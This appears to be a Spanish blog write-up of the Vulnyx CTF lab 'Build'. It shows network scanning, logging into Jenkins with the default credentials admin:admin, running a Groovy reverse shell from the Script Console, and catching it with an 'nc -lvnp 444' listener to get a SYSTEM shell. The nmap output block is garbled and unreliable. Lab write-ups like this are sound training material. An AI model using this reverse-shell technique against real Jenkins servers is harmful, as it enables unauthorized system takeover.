Máquina Build (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 04 octubre



Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360				
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ae:b4:76	1	60	PCS Systemtechnik GmbH
10.0.2.19	08:00:27:76:b2:53	2	120	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.19

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.19

```
PING 10.0.2.19 (10.0.2.19) 56(84) bytes of data.
64 bytes from 10.0.2.19; icmp_seq=1 ttl=128 time=1.25 ms

— 10.0.2.19 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.252/1.252/1.252/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Windows.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


\$ nmap -Pn 10.0.2.19 -sVC

```
Starting many 7.86 ( https://many.org ) at 2015-09-21 15-19 CEST
many Into report for 26.72.10
Heat in my (0.00000 laterary).
Heat in my (0.00000 laterary).
Heat in my (0.00000 laterary).
Heat Start Starting
Heat Starting Operation of Microsoft IIS butged 36.0

| Determinally risky methods: TRACE |
| Determinally risky methods: TRACE
```


Como podemos comprobar la Máquina Victima tiene abiertos los puertos 80, 135, 139, 445 y 8080.

Comprobamos que es lo que corre por el puerto 80.




Nos encontramos con la pagina por defecto del servicio **IIS**, si realizamos con la herramienta **gobuster** un fuzzing web, no encontramos nada.

Comprobamos que es lo que corre por el puerto 8080.




Nos encontramos con un panel de login de un **Jenkins**.

Probamos diferentes contraseñas por defecto, siendo posible acceder con las credenciales **admin:admin**.




Investigando un poco en hacktricks cloud nos encontramos con que podemos obtener **RCE** ejecutando un *script* en **Groovy**, siendo este más sigiloso que crear un nuevo proyecto, por lo tanto, nos creamos una reverse shell en Groovy.




En nuestra Máquina Atacante con la ayuda de la herramienta **netcat** (**nc**) nos ponemos a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:


\$ nc -lvnp 444



En el Jenkins nos dirigimos a *Manage Jenkins > Script Console*.



Pegamos nuestra reverse shell y pulsamos Run.



Y recibimos la conexión como ¡¡¡Administrador!!!.

```
listening on [any] 444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.19] 63082
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
nt authority\system
```

También pudiendo leer las flags de user y root.